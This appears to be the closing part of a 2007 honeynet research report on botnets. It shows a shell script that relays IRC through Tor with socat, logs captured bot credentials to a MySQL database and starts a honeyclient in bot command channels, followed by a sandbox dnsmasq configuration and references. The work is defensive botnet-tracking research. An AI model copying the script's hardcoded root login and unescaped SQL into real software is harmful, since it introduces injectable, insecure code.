      i=$(netstat | grep $PORT_CLIENT | wc -l)
      if [ $i = 0 ]; then
            echo port client $PORT_CLIENT libre
            ok="y"
      else
            echo port client $PORT_CLIENT occupe
      fi

done


      if [ $NICK != "null" ] && [ $JOIN != "null" ] && [ $NBUSER
= "4" ] && [ $IRCSERVER != "null" ] && [ $PORT != "null" ] ; then

            echo The server is $IRCSERVER, with port $PORT

            if [ $PASS_SERVER = "null" ]; then
```

```
                        echo No server password
                  else
                        echo The server password is $PASS
                  fi

                  if [ $PASS_CHAN = "null" ]; then
                        echo No chan password
                  else
                        echo The channel password is $PASS_CHAN
                  fi


                  #we launch the socat application to redirection to
tor and then the internet
                  # on regarde si on a deja une socat vers ce
server/port:
                  j=$(ps ax | grep socat | grep $IRCSERVER:$PORT | wc -
l)
                  #echo le nombre de ligne est $j
                  if [ $j = 0 ]; then
                        echo socat pas lance vers ce serveur/port
                        #si pas deja lance:
                        #generation du port de redirection, entre 4000
et 5000
                        ok="n"
                        while [ "$ok" != y ]; do
                              RANGE=1000
                              number=$RANDOM
                              let "number %= $RANGE"
                              let PORT_SOCAT="$number"+3000
                              i=$(netstat | grep $PORT_SOCAT | wc -l)
                              if [ $i = 0 ]; then
                                    echo port socat $PORT_SOCAT libre
                                    ok="y"
                              else
                                    echo port socat $PORT_SOCAT occupe
                              fi
                              done
                        #on lance socat
                        echo Launching socat
                        socat TCP4-listen:$PORT_SOCAT,fork
SOCKS4A:localhost:$IRCSERVER:$PORT,socksport=9050&

                        HOST=127.0.0.1
                        USER=root
                        PASSDB=PASS
                        DB=Botnets

                        nom=$(echo $1 | cut -d "-"  -f 3)
                        date=$(echo $1 | cut -d "-"  -f 1)

                        #on regarde si deja rempli:
                        nombre=$(mysql -u$USER -h$HOST --
password=$PASSDB -Bse "SELECT * FROM Bot WHERE binary_name='$nom'" $DB
| wc -l )
                        echo $nombre

                        if [ $nombre = 0 ]; then

                        echo bot du $date
                        echo chanpass $PASS_CHAN
```

```
                        solution=$(mysql -u$USER -h$HOST --
password=$PASSDB -Bse "INSERT INTO Bot(date, binary_name,
machine_type, nick, channel, server_name, server_pass,pass_chan, PORT)
VALUES ('$date', '$nom','Win', '$NICK', '$JOIN', '$IRCSERVER',
'$PASS_SERVER','$PASS_CHAN','$PORT')"  $DB )

                        else
                        echo deja dedans
                        fi


                        #we launch the honeyclient, to connect to the
server
                        echo Lauching honeyclient on port $PORT of
server $IRCSERVER
                        cd /home/diane/HoneynetProject/honeyclient/src/
                          ./honeyclient localhost $PORT_SOCAT
$PORT_CLIENT $1 $PASS_SERVER $NICK $JOIN $USER $MODE $PASS_CHAN &
                        #> /home/diane/HoneynetProject/data/$1/honeylog
&

                        #<server> <port> <directory> <pass server>
<nick> <chan> <us1> <us2> <us3> <us4> <mode> <pass_chan>
                        #
                        cd /home/diane/HoneynetProject/

                  else
                        echo Socat deja lance vers ce serveur/port
                  fi

            else
                  echo The server redirection did not get enough
information to launch the honeyclient - Honeyclient not launched
            fi
      fi
else

      echo Pas de port defini - On ne teste pas les parametres d
identification
fi

echo "  "
echo FIN
echo "  "

                        ____________________
```

APPENDIX B: DNSMASQ CONFIGURATION FILE

```
# Configuration file for dnsmasq.
#
# Format is one option per line, legal options are the same
# as the long options legal on the command line. See
# "/usr/sbin/dnsmasq --help" or "man 8 dnsmasq" for details.

# Never forward plain names (without a dot or domain part)
domain-needed
# Never forward addresses in the non-routed address spaces.
bogus-priv

# Uncomment this to filter useless windows-originated DNS requests
# which can trigger dial-on-demand links needlessly.
# Note that (amongst other things) this blocks all SRV requests,
# so don't use it if you use eg Kerberos.
# This option only affects forwarding, SRV records originating for
# dnsmasq (via srv-host= lines) are not suppressed by it.
#filterwin2k

# Add other name servers here, with domain specs if they are for
# non-public domains.
#server=/localnet/192.168.0.1

# Add local-only domains here, queries in these domains are answered
# from /etc/hosts or DHCP only.
#local=/localnet/

# Add domains which you want to force to an IP address here.
# The example below send any host in doubleclick.net to a local
# webserver.
address=/#/192.0.0.1

# If you want dnsmasq to listen for DHCP and DNS requests only on
# specified interfaces (and the loopback) give the name of the
# interface (eg eth0) here.
# Repeat the line for more than one interface.
interface=vmnet1

# Or you can specify which interface _not_ to listen on
#except-interface=
# Or which to listen on by address (remember to include 127.0.0.1 if
# you use this.)
listen-address=192.0.0.1
listen-address=127.0.0.1

# If you want dnsmasq to provide only DNS service on an interface,
# configure it as shown above, and then use the following line to
# disable DHCP on it.
#no-dhcp-interface=

# On systems which support it, dnsmasq binds the wildcard address,
# even when it is listening on only some interfaces. It then discards
# requests that it shouldn't reply to. This has the advantage of
# working even when interfaces come and go and change address. If you
# want dnsmasq to really bind only the interfaces it is listening on,
# uncomment this option. About the only time you may need this is when
# running another nameserver on the same machine.
#bind-interfaces
```

```
# If you don't want dnsmasq to read /etc/hosts, uncomment the
# following line.
#no-hosts
# or if you want it to read another file, as well as /etc/hosts, use
# this.
#addn-hosts=/etc/banner_add_hosts

# Set this (and domain: see below) if you want to have a domain
# automatically added to simple names in a hosts-file.
#expand-hosts

# Set the domain for dnsmasq. this is optional, but if it is set, it
# does the following things.
# 1) Allows DHCP hosts to have fully qualified domain names, as long
#     as the domain part matches this setting.
# 2) Sets the "domain" DHCP option thereby potentially setting the
#    domain of all systems configured by DHCP
# 3) Provides the domain part for "expand-hosts"
#domain=thekelleys.org.uk

# Uncomment this to enable the integrated DHCP server, you need
# to supply the range of addresses available for lease and optionally
# a lease time. If you have more than one network, you will need to
# repeat this for each network on which you want to supply DHCP
# service.
#dhcp-range=192.168.0.50,192.168.0.150,12h

# This is an example of a DHCP range where the netmask is given. This
# is needed for networks we reach the dnsmasq DHCP server via a relay
# agent. If you don't know what a DHCP relay agent is, you probably
# don't need to worry about this.
#dhcp-range=192.168.0.50,192.168.0.150,255.255.255.0,12h

# This is an example of a DHCP range with a network-id, so that
# some DHCP options may be set only for this network.
#dhcp-range=red,192.168.0.50,192.168.0.150

# Supply parameters for specified hosts using DHCP. There are lots
# of valid alternatives, so we will give examples of each. Note that
# IP addresses DO NOT have to be in the range given above, they just
# need to be on the same network. The order of the parameters in these
# do not matter, it's permissble to give name,adddress and MAC in any
order

# Always allocate the host with ethernet address 11:22:33:44:55:66
# The IP address 192.168.0.60
#dhcp-host=11:22:33:44:55:66,192.168.0.60

# Always set the name of the host with hardware address
# 11:22:33:44:55:66 to be "fred"
#dhcp-host=11:22:33:44:55:66,fred

# Always give the host with ethernet address 11:22:33:44:55:66
# the name fred and IP address 192.168.0.60 and lease time 45 minutes
#dhcp-host=11:22:33:44:55:66,fred,192.168.0.60,45m

# Give the machine which says it's name is "bert" IP address
# 192.168.0.70 and an infinite lease
#dhcp-host=bert,192.168.0.70,infinite

# Always give the host with client identifier 01:02:02:04
```

```
# the IP address 192.168.0.60
#dhcp-host=id:01:02:02:04,192.168.0.60

# Always give the host with client identifier "marjorie"
# the IP address 192.168.0.60
#dhcp-host=id:marjorie,192.168.0.60

# Enable the address given for "judge" in /etc/hosts
# to be given to a machine presenting the name "judge" when
# it asks for a DHCP lease.
#dhcp-host=judge

# Never offer DHCP service to a machine whose ethernet
# address is 11:22:33:44:55:66
#dhcp-host=11:22:33:44:55:66,ignore

# Ignore any client-id presented by the machine with ethernet
# address 11:22:33:44:55:66. This is useful to prevent a machine
# being treated differently when running under different OS's or
# between PXE boot and OS boot.
#dhcp-host=11:22:33:44:55:66,id:*

# Send extra options which are tagged as "red" to
# the machine with ethernet address 11:22:33:44:55:66
#dhcp-host=11:22:33:44:55:66,net:red

# Send extra options which are tagged as "red" to
# any machine with ethernet address starting 11:22:33:
#dhcp-host=11:22:33:*:*:*,net:red

# Send extra options which are tagged as "red" to any machine whose
# DHCP vendorclass string includes the substring "Linux"
#dhcp-vendorclass=red,Linux

# Send extra options which are tagged as "red" to any machine one
# of whose DHCP userclass strings includes the substring "accounts"
#dhcp-userclass=red,accounts

# Send extra options which are tagged as "red" to any machine whose
# MAC address matches the pattern.
#dhcp-mac=red,00:60:8C:*:*:*

# If this line is uncommented, dnsmasq will read /etc/ethers and act
# on the ethernet-address/IP pairs found there just as if they had
# been given as --dhcp-host options. Useful if you keep
# MAC-address/host mappings there for other purposes.
#read-ethers

# Send options to hosts which ask for a DHCP lease.
# See RFC 2132 for details of available options.
# Note that all the common settings, such as netmask and
# broadcast address, DNS server and default route, are given
# sane defaults by dnsmasq. You very likely will not need any
# any dhcp-options. If you use Windows clients and Samba, there
# are some options which are recommended, they are detailed at the
# end of this section.
# For reference, the common options are:
# subnet mask - 1
# default router - 3
# DNS server - 6
# broadcast address - 28
```

```
# Override the default route supplied by dnsmasq, which assumes the
# router is the same machine as the one running dnsmasq.
#dhcp-option=3,1.2.3.4

# Set the NTP time server addresses to 192.168.0.4 and 10.10.0.5
#dhcp-option=42,192.168.0.4,10.10.0.5

# Set the NTP time server address to be the same machine as
# is running dnsmasq
#dhcp-option=42,0.0.0.0

# Set the NIS domain name to "welly"
#dhcp-option=40,welly

# Set the default time-to-live to 50
#dhcp-option=23,50

# Set the "all subnets are local" flag
#dhcp-option=27,1

# Send the etherboot magic flag and then etherboot options (a string).
#dhcp-option=128,e4:45:74:68:00:00
#dhcp-option=129,NIC=eepro100

# Specify an option which will only be sent to the "red" network
# (see dhcp-range for the declaration of the "red" network)
#dhcp-option=red,42,192.168.1.1

# The following DHCP options set up dnsmasq in the same way as is
specified
# for the ISC dhcpcd in
# http://www.samba.org/samba/ftp/docs/textdocs/DHCP-Server-
Configuration.txt
# adapted for a typical dnsmasq installation where the host running
# dnsmasq is also the host running samba.
# you may want to uncomment them if you use Windows clients and Samba.
#dhcp-option=19,0           # option ip-forwarding off
#dhcp-option=44,0.0.0.0     # set netbios-over-TCP/IP nameserver(s)
aka WINS server(s)
#dhcp-option=45,0.0.0.0     # netbios datagram distribution server
#dhcp-option=46,8           # netbios node type
#dhcp-option=47             # empty netbios scope.

# Send RFC-3397 DNS domain search DHCP option. WARNING: Your DHCP
client
# probably doesn't support this......
#dhcp-option=119,eng.apple.com,marketing.apple.com

# Send RFC-3442 classless static routes (note the netmask encoding)
#dhcp-option=121,192.168.1.0/24,1.2.3.4,10.0.0.0/8,5.6.7.8

# Send encapsulated vendor-class specific options. The vendor-class
# is sent as DHCP option 60, and all the options marked with the
# vendor class are send encapsulated in DHCP option 43. The meaning of
# the options is defined by the vendor-class. This example sets the
# mtftp address to 0.0.0.0 for PXEClients
#dhcp-option=vendor:PXEClient,1,0.0.0.0

# Set the boot filename and tftpd server name and address
# for BOOTP. You will only need this is you want to
```

```
# boot machines over the network.
#dhcp-boot=/var/ftpd/pxelinux.0,boothost,192.168.0.3

# Set the limit on DHCP leases, the default is 150
#dhcp-lease-max=150

# The DHCP server needs somewhere on disk to keep its lease database.
# This defaults to a sane location, but if you want to change it, use
# the line below.
#dhcp-leasefile=/var/lib/misc/dnsmasq.leases

# Set the DHCP server to authoritative mode. In this mode it will
barge in
# and take over the lease for any client which broadcasts on the
network,
# whether it has a record of the lease or not. This avoids long
timeouts
# when a machine wakes up on a new network. DO NOT enable this if
there's
# the slighest chance that you might end up accidentally configuring a
DHCP
# server for your campus/company accidentally. The ISC server uses the
same
# the same option, and this URL provides more information:
# http://www.isc.org/index.pl?/sw/dhcp/authoritative.php
#dhcp-authoritative

# Run an executable when a DHCP lease is created or destroyed.
# The arguments sent to the script are "add" or "del",
# then the MAC address, the IP address and finally the hostname
# if there is one.
#dhcp-script=/bin/echo

# Set the cachesize here.
cache-size=256

# Normally responses which come form /etc/hosts and the DHCP lease
# file have Time-To-Live set as zero, which conventionally means
# do not cache further. If you are happy to trade lower load on the
# server for potentially stale date, you can set a time-to-live (in
# seconds) here.
#local-ttl=

# If you want dnsmasq to detect attempts by Verisign to send queries
# to unregistered .com and .net hosts to its sitefinder service and
# have dnsmasq instead return the correct NXDOMAIN response, uncomment
# this line. You can add similar lines to do the same for other
# registries which have implemented wildcard A records.
#bogus-nxdomain=64.94.110.11

# If you want to fix up DNS results from upstream servers, use the
# alias option. This only works for IPv4.
# This alias makes a result of 1.2.3.4 appear as 5.6.7.8
#alias=1.2.3.4,5.6.7.8
# and this maps 1.2.3.x to 5.6.7.x
#alias=1.2.3.0,5.6.7.0,255.255.255.0


# For debugging purposes, log each DNS query as it passes through
# dnsmasq.
log-queries
```

REFERENCES

Computer Security Research: MsAfee Avert Labs Blog - http://www.avertlabs.com/research/blog/index.php/2007/10/ (last accessed 10/07)

Symantec – Bots and Botnets: A growing threat - http://www.symantec.com/norton/theme.jsp?themeid=botnet (last accessed 10/07)

Kim-Kwang Raymond Choo (2007). "Zombies and Botnets". Trends and issues in crime and criminal justice - http://www.aic.gov.au/publications/tandi2/tandi333t.html (last accessed 10/07)

Symantec Security Responses – Cybercrime: Bots and Cybercrime - http://www.symantec.com/avcenter/cybercrime/bots_page2.html (last accessed 10/07)

Symantec Corp – Internet Security Threat Report - http://www.symantec.com/business/theme.jsp?themeid=threatreport (last accessed 10/07)

Andreas Moser, C. K. a. E. K. (2007). "Exploring Multiple Execution Paths for Malware Analysis." Oakland'07

Cunningham, C. C. Z. a. R. (2006). "Honeypot-Aware Advanced Botnet Construction and Maintenance." International Conference on Dependable Systems and Networks (DSN).

David Brumley, C. H., Min Gyung Kang, Zhenkai Liang, James Newsome, Pongsin Poosankam, Dawn Song, Heng Yin "Bitscope: Automatically Dissecting Malicious Binaries."

David Dagon, C. C. Z., and Wenke Lee (2006). "Modeling Botnet Propagation Using Time Zones." 13th Annual Network and Distributed System Security Symposium (NDSS).

Evan Cooke, F. J., and Danny McPherson (2005). "The Zombie Roundup: Understanding, Detecting, and Disrupting Botnets." Proc. of Workshop on Steps to Reducing Unwanted Traffic on the Internet (SRUTI'05), July 2005.

Guofei Gu, P. P., Vinod Yegneswaran, Martin Fong, Wenke Lee (2007). "BotHunter: Detecting Malware Infection Through IDS-Driven Dialog Correlation." In Proceedings of the 16th USENIX Security Symposium (Security'07).

Heng Yin, D. S., Manuel Egele, Christopher Kruegel, and Engin Kirda (2007). "Panorama: Capturing System-wide Information Flow for Malware Detection and Analysis." CCS'07.

Holger Dreger, A. F., Michael Mai, Vern Paxson, Robin Sommer (2006). "Dynamic Application-Layer Protocal Analysis for Network Intrusion Detection." Proc. USENIX Security Symposium.

Ion Alberdi, E. A., Philippe Owezarski, and Vincent Nicomette (2007). "Shark: SPhy Honeypot with Advanced Redirection Kit."

Jason Franklin, V. P., Adrian Perrig, and Stefan Savage "An Inquiry into the Nature and Causes of the Wealth of Internet Miscreants." Proceedings of 14th ACM CCS.

Jianwei Zhuge, X. H., Jinpeng Guo, Dongzhi Cao, Yonglin Zhou, Zhiyuan Ye, and Wei Zou (2007). "An Investigation on the Botnet Activities."

Manuel Egele, C. K., and Engin Kirda (2007). "Dynamic Spyware Analysis." Usenix Annual Technical Conference 2007.

Moheeb Abu Rajab, J. Z., Fabian Morose, and Andreas Terzis (2006). "A multifaceted Approach to Understanding the Botnet Phenomenon." In Proceedings of ACM SIGCOMM/USENIX Internet Measurement Conference (IMC).

Paul Bacher, M. K., Thorsten Holz, Maximillian Dornseif, and Felix Freiling (2006). "The Nepenthes Platform: An Efficient Approach to Collect Malware." RAID 2006.

Paul Bacher, T. H., Markus Kotter, and Georg Wicherski (2005). "Know your Enemy: Tracking Botnets."

The Honeynet Project (2005). "Know your Enemy: Honeynets." www.honeynet.org/papers/honeynet/

The Honeynet Project (2005). "Know your Enemy: Motives." www.honeynet.org/papers/motives/

The Honeynet Project (2005). "Know your Enemy: Phishing." www.honeynet.org/papers/phishing/

Kim-Kwang Raymond Choo (2007). “Zombies and Botnets”. Trends and issues in crime and criminal justice - http://www.aic.gov.au/publications/tandi2/tandi333t.html

Racine, S. (2004). "Analysis of Internet Relay Chat Usage by DDoS Zombies." Master's Thesis.

Skoudis, T. L. a. E. (2006). "On the Cutting Edge: Thwarting Virtual Machine Detection."

Wang, X. J. a. X. (2007). ""Out-of-the-box" Monitoring of VM-based High Interaction

Honeypots." In Proceedings of the 10th International Symposium on Recent Advances in Intrusion Detection (RAID 2007).

Weidong Cui, J. K., and Helen J. Wang "Discover: Automatic Protocol Reverse Engineering from Network Traces."

J. Oikarinen, D. Reed. “Internet Relay Chat Protocol”, RFC 1459.

C.Kalt. “Internet Relay Chat: Architecture”, RFC 2810.

C.Kalt. “Internet Relay Chat: Channel Management”, RFC 2811.

C.Kalt. “Internet Relay Chat: Client Protocol”, RFC 2812.

C.Kalt. “Internet Relay Chat: Server Protocol”, RFC 2813.

IRC RFC - http://www.irchelp.org/irchelp/rfc/rfc.html (last accessed 10/07)

IRC: Numeric List - http://www.alien.net.au/irc/irc2numerics.html (last accessed 10/07)

Nepenthes - finest collection - http://nepenthes.mwcollect.org/ (last accessed 10/07)

Honeytrap: trap attacks in your network - http://honeytrap.mwcollect.org/ (last accessed 10/07)

Tcpdump - http://www.tcpdump.org/tcpdump_man.html (last accessed 10/07)

VMware - http://www.vmware.com/ (last accessed 10/07)

VMware “Command Line Applications” - http://www.vmware.com/support/ws55/doc/ws_learning_cli_vmrun.html (last accessed 10/07)

Ethereal: A Network Protocol Analyzer - www.ethereal.com/ (last accessed 10/07)

The Undernet IRC network – www.undernet.org (last accessed 10/07)

Project Malfease - malfease.oarci.net/ (last accessed 10/07)

Socat – Multipurpose relay - http://www.dest-unreach.org/socat/ (last accessed 10/07)

Tor: Un système de connexion anonyme à Internet - http://www.torproject.org/ (last accessed 10/07)